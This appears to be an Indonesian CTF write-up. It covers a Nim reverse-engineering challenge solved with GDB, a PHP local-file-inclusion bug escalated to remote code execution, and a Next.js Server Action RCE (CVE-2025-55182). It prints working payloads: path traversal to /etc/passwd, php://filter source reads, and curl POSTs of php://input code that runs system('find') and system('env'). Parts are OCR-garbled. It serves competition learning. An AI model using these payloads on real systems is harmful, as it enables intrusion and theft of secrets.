  {
    byte_182D3 = v20;
    v5 = 82LL;
    v19 = 0;
    v19 = U__chall_u63(-178LL);
    if ( !*v40 )
    {
      byte_182D4 = v19;
      v5 = 83LL;
      v18 = 0;
      v18 = V__chall_u66(179LL);
      if ( !*v40 )
      {
        byte_182D5 = v18;
        v5 = 84LL;
        v17 = 0;
        v17 = W__chall_u69(291LL);
        if ( !*v40 )
        {
          byte_182D6 = v17;
          v5 = 85LL;
          v16 = 0;
          v16 = X__chall_u72(221LL);
          if ( !*v40 )
          {
            byte_182D7 = v16;
            v5 = 86LL;
            v15 = 0;
            v15 = Y__chall_u75(308LL);
            if ( !*v40 )
            {
              byte_182D8 = v15;
              v5 = 87LL;
              v14 = 0;
              v14 = Z__chall_u78(-343LL);
              if ( !*v40 )
              {
                byte_182D9 = v14;
                v5 = 89LL;
                if ( a__chall_u114 != 26 )
                {
                  v5 = 90LL;
                  echoBinSafe(&TM__PIpEpjiQSM9b5vGJzKlSpUQ_30, 1LL);
                  v5 = 91LL;
                  quit__system_u8309(0LL);
                }
                v6 = "/usr/lib/nim/lib/system/iterators_1.nim";
                v41 = 0LL;
                v5 = 97LL;
                while ( v41 <= 25 )
                {
                  v6 = "/home/kali/Desktop/chall.nim";
                  i__chall_u132 = v41;
                  v5 = 94LL;
                  if ( v41 < 0 || a__chall_u114 <= i__chall_u132 )
                  {
                    raiseIndexError2(i__chall_u132, a__chall_u114 - 1);
                    goto LABEL_59;
                  }
                  if ( (unsigned __int64)i__chall_u132 > 0x19 )
                  {
                    raiseIndexError2(i__chall_u132, 25LL);
                    goto LABEL_59;
                  }
                  if ( *(_BYTE *)(qword_182A8 + i__chall_u132 + 8) != keyBuf__chall_u115[i__chall_u132] )
                  {
                    v5 = 95LL;
                    echoBinSafe(&TM__PIpEpjiQSM9b5vGJzKlSpUQ_30, 1LL);
```

```
    }
    v5 = 102LL;
    v6 = "/usr/lib/nim/lib/system/iterators_1.nim";
    v8 = v41 + 1;
    if ( __OFADD__(1LL, v41) )
    {
      raiseOverflow();
      goto LABEL_59;
    }
    v41 = v8;
  }
  v5 = 98LL;
  v6 = "/home/kali/Desktop/chall.nim";
  echoBinSafe(&TM__PIpEpjiQSM9b5vGJzKlSpUQ_33, 1LL);
  v5 = 100LL;
  write__stdZsyncio_u254(
    _bss_start,
    &byte_9[5],
    &TM__PIpEpjiQSM9b5vGJzKlSpUQ_35);
  if ( !*v40 )
  {
    v5 = 101LL;
    flushFile__stdZsyncio_u277(_bss_start);
    if ( !*v40 )
    {
      v5 = 102LL;
      v9 = 0LL;
      v10 = 0LL;
      v9 = readLine__stdZsyncio_u318(stdin);
      v10 = v1;
      if ( *v40 )
      {
        eqdestroy___system_u281(v9, v10);
      }
      else
      {
        b__chall_u133 = v9;
        qword_182B8 = v10;
        v5 = 104LL;
        v13 = 0;
        v13 = checkFlag__chall_u81(
                &fX__chall_u2,
                26LL,
                keyBuf__chall_u115,
                26LL,
                v9,
                v10);
        if ( !*v40 )
        {
          if ( v13 != 1 )
          {
            v5 = 107LL;
            echoBinSafe(&TM__PIpEpjiQSM9b5vGJzKlSpUQ_41, 1LL);
          }
          else
          {
            v5 = 105LL;
            echoBinSafe(&TM__PIpEpjiQSM9b5vGJzKlSpUQ_39, 1LL);
          }
          v5 = 394LL;
          v6 = "/usr/lib/nim/lib/system.nim";
          if ( qword_182B8
            && (*(_QWORD *)qword_182B8 & 0x4000000000000000LL) == 0 )
          {
            deallocShared(qword_182B8);
          }
          if ( qword_182A8
            && (*(_QWORD *)qword_182A8 & 0x4000000000000000LL) == 0 )
          {
            deallocShared(qword_182A8);
          }
        }
```

Dari hasil dekompilasi fungsi NimMainModule, terlihat bahwa:

- Program membaca input NIM
- Panjang input **harus tepat 26 karakter**
- Input dibandingkan **byte-per-byte** dengan sebuah buffer internal (keyBuf__chall_u115)

Tidak ada hashing, tidak ada enkripsi.
Artinya:

Jika kita tahu isi keyBuf, kita tahu NIM yang benar.

Dump NIM Menggunakan GDB

Alih-alih menghitung fungsi A() sampai Z() satu per satu (yang jelas dibuat untuk buang waktu mahasiswa), pendekatan runtime dipilih.

Langkah:

1. Breakpoint di quit__system_u8309
2. Masukkan NIM palsu
3. Dump isi keyBuf__chall_u115 sebelum program exit

```
(gdb) b quit__system_u8309
Breakpoint 1 at 0x11ec3
(gdb) run
Starting program: /mnt/d/CSC-14/Reverse/Nim/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input NIM >> AAAAAAAAAAAAAAAAAAAAAAAAAA
Wrong NIM.

Breakpoint 1, 0x0000555555565ec3 in quit.system_u8309 ()
(gdb) x/26cb keyBuf__chall_u115
'keyBuf__chall_u115' has unknown type; cast it to its declared type
(gdb) x/26cb 0x000055555556c2c0
0x55555556c2c0 <keyBuf__chall_u115>:    50 '2'  49 '1'  49 '1'  50 '2'  48 '0'  49 '1'  50 '2'  53 '5'
0x55555556c2c8 <keyBuf__chall_u115+8>:  49 '1'  51 '3'  48 '0'  48 '0'  56 '8'  52 '4'  74 'J'  48 '0'
0x55555556c2d0 <keyBuf__chall_u115+16>: 52 '4'  48 '0'  51 '3'  50 '2'  52 '4'  49 '1'  49 '1'  48 '0'
0x55555556c2d8 <keyBuf__chall_u115+24>: 53 '5'  55 '7'
(gdb)
```

```
(gdb) info variables keyBuf
All variables matching regular expression "keyBuf":

Non-debugging symbols:
0x000055555556c2c0  keyBuf__chall_u115
```

b quit__system_u8309

run

x/26cb keyBuf__chall_u115 / x/26cb 0x000055555556c2c0

Hasil:

211201251300 84J04032411057

NIM ditemukan.

Masuk ke Tahap Flag

Setelah NIM benar, program melanjutkan ke:

Input Flag >>

Fungsi yang bertanggung jawab adalah:

checkFlag__chall_u81(...)

Return value:

- 1 → flag benar
- 0 → flag salah

Tidak ada surprise sejauh ini.

Bypass Validasi Flag

Menggunakan GDB:

1. Break di checkFlag__chall_u81
2. Masukkan flag sembarang
3. Kembali ke caller
4. Paksa kondisi flag_valid = true

Teknik ini berhasil dan program menampilkan:

Correct Flag

```
(gdb) b checkFlag__chall_u81
Breakpoint 2 at 0x555555565f61
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /mnt/d/CSC-14/Reverse/Nim/chall
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input NIM >> 211201251300841040324110 57
Correct
Input Flag >> AAAA

Breakpoint 2, 0x0000555555565f61 in checkFlag__chall_u81 ()
(gdb) set $rax = 1
(gdb) finish
Run till exit from #0  0x0000555555565f61 in checkFlag__chall_u81 ()
0x0000555555566cda in NimMainModule ()
(gdb) c
Continuing.
Wrong Flag
[Inferior 1 (process 39510) exited normally]
(gdb) info args
No frame selected.
(gdb) quit
```

Mulai merasa aneh.... Dengan chall 1 ini

Realisasi Menyedihkan

Setelah berhasil:

- NIM benar
- Flag valid
- Check berhasil

Namun...

FLAG TIDAK DICETAK.

Tidak ada:

echo(flag);

Tidak ada printf.
Tidak ada puts.

Yang ada hanya:

echo("Correct Flag");


Di titik ini, G U A menyadari:


Ini bukan bug, ini fitur.

Mencari Flag yang Sebenarnya

Karena flag tidak pernah dicetak, satu-satunya cara adalah:

- reverse fungsi checkFlag__chall_u81
- mencari konstanta string / hasil transformasi





JATENG{NimLang_Or_NimID??}

Web Exploitation

1. i am just a cat – 500 points

Description

feed the cat


http://cyberjateng.id:8090

Executive Summary

Reconnaissance

Saat mengakses halaman utama, ditemukan parameter GET page:

http://cyberjateng.id:8090/?page=1.php



Dari hasil observasi dan decoding source menggunakan:

php://filter/convert.base64-encode/resource=index.php

didapatkan potongan kode PHP berikut:

```
<?php
if (isset($_GET['page'])) {
   $page = $_GET['page'];
   include($page);
}else{
   include('home.php');
}
?>
```

Kesimpulan Awal

- Parameter page **langsung digunakan dalam fungsi include()**
- Tidak ada sanitasi input
- Ini merupakan **Local File Inclusion (LFI)** klasik

Local File Inclusion (LFI)

Pengujian LFI dasar dilakukan:

http://cyberjateng.id:8090/?page=../../../../etc/passwd

Namun output selalu dibungkus HTML, sehingga isi file tidak terlihat jelas. Untuk

membaca source file PHP, digunakan **PHP Wrapper**:

http://cyberjateng.id:8090/?page=php://filter/convert.base64- encode/resource=index.php

Wrapper ini berhasil dan mengonfirmasi kerentanan LFI.

Escalation: LFI → RCE via php://input

Karena aplikasi menggunakan include($page), maka wrapper php://input dapat dimanfaatkan.

Uji eksekusi kode

```
khafi@LAPTOP-57QSFQEG:/mnt/d/CSC-14/Web$ curl -X POST "http://cyberjateng.id:8090/?page=php://input" \
-d "<?php echo 'TEST_OK'; ?>"
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Simple Vulnerable WebApp</title>
    <style>
```

curl -X POST "http://cyberjateng.id:8090/?page=php://input" \

-d "<?php echo 'TEST_OK'; ?>"

Output:

```
    <!-- Dynamic Content Section -->
    <div class="content">
        <div class="container">
            TEST_OK        </div>
    </div>
```

TEST_OK

Ini membuktikan **Remote Code Execution (RCE)** berhasil.

Eksplorasi Sistem Mencari flag (awalnya)

curl -X POST "http://cyberjateng.id:8090/?page=php://input" \

-d "<?php system('find / -type f -iname \"*flag*\" 2>/dev/null'); ?>"

```
    <!-- Dynamic Content Section -->
    <div class="content">
        <div class="container">
            /usr/share/dpkg/buildflags.mk
/usr/share/perl5/Dpkg/BuildFlags.pm
/usr/include/x86_64-linux-gnu/bits/termios-c_iflag.h
/usr/include/x86_64-linux-gnu/bits/termios-c_lflag.h
/usr/include/x86_64-linux-gnu/bits/termios-c_cflag.h
/usr/include/x86_64-linux-gnu/bits/mman-map-flags-generic.h
/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/usr/include/x86_64-linux-gnu/bits/termios-c_oflag.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/bin/dpkg-buildflags
/usr/local/lib/php/build/ax_check_compile_flag.m4
/usr/lib/x86_64-linux-gnu/perl/5.40.1/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/perl/5.40.1/bits/ss_flags.ph
/usr/lib/linux/uapi/x86/asm/processor-flags.h
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/sys/devices/pnp0/00:04/00:04:0/00:04:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
        </div>
    </div>
```


Tidak ditemukan file flag yang relevan.

Discovery Flag di Environment Variable

Langkah krusial adalah memeriksa environment variable: curl -X


POST "http://cyberjateng.id:8090/?page=php://input" \

-d "<?php system('env'); ?>"



CSC{a6b7cf6cfcaa25085e277d539fc7e5e6}

2. mendadak banyak hacker - 451 points



Description


hari2 fomo, minimal ngerti gimana caranya flownya dimana jangan asal comot lgsg run dapet terus jual. gada seni nya

http://cyberjateng.id:3187

Executive Summary

Ringkasan

Challenge *mendadak banyak hacker* bukan soal payload tercepat, melainkan **pemahaman arsitektur framework**.



Kerentanan yang dieksploitasi adalah CVE-2025-55182, sebuah logic-level vulnerability pada Next.js App Router, yang memungkinkan Remote Code Execution (RCE) melalui Server Action deserialization + abuse error internal NEXT_REDIRECT.

Flag secara eksplisit menyindir peserta yang hanya copy-paste exploit tanpa memahami flow. 🤣 🤣

Server Actions sebagai Entry Point

Next.js App Router memperkenalkan **Server Actions**, di mana client dapat memicu fungsi server melalui request khusus (multipart + header internal).


Trust Boundary Violation

Data dari client:

- tidak di-sanitize secara mendalam
- dapat membawa struktur object tidak lazim
- berpotensi mempengaruhi **object chain internal**

Ini membuka pintu untuk **object injection / prototype chain abuse**
(bukan prototype pollution klasik, tapi **framework logic misuse**).

Root Cause (Inti Vulnerability)



Improper Input Validation pada Server Action

Pada CVE-2025-55182, Next.js:

- gagal membatasi struktur object hasil deserialization
- memperbolehkan properti internal ikut “terbawa”
- tidak memisahkan *user data* dan *framework control data*

Akibatnya:

- alur eksekusi internal bisa dimanipulasi
- error handling internal dapat disalahgunakan

Abuse Error Internal NEXT_REDIRECT

Next.js menggunakan error khusus bernama:

NEXT_REDIRECT

Tujuan aslinya:

- navigasi

- redirect server → client

Namun error ini:

- membawa metadata tambahan (digest)
- metadata tersebut **ikut dikirim ke client**
- **tidak dirancang untuk menerima data dari user**

Ini menciptakan **covert channel** untuk mengirim data dari server ke client.

Dampak: Dari Logic Bug ke RCE

Karena Server Actions berjalan di **Node.js context**, attacker dapat:


- memicu eksekusi perintah server-side
- membaca filesystem
- mengekstrak file sensitive

```
Method: Normal read
Command: cat /threatactor.flag
Output: CSC{d0nt_b3_a_skiddie_just_using_another_person_expl001t_inst34d_w4ff_bypass}
```

Dalam challenge ini, file menarik ditemukan di root filesystem:

/threatactor.flag

Kenapa Output Kadang Angka, Kadang String?



Ini bagian penting (dan sering bikin peserta bingung).

Next.js **tidak selalu mengirim digest mentah**:

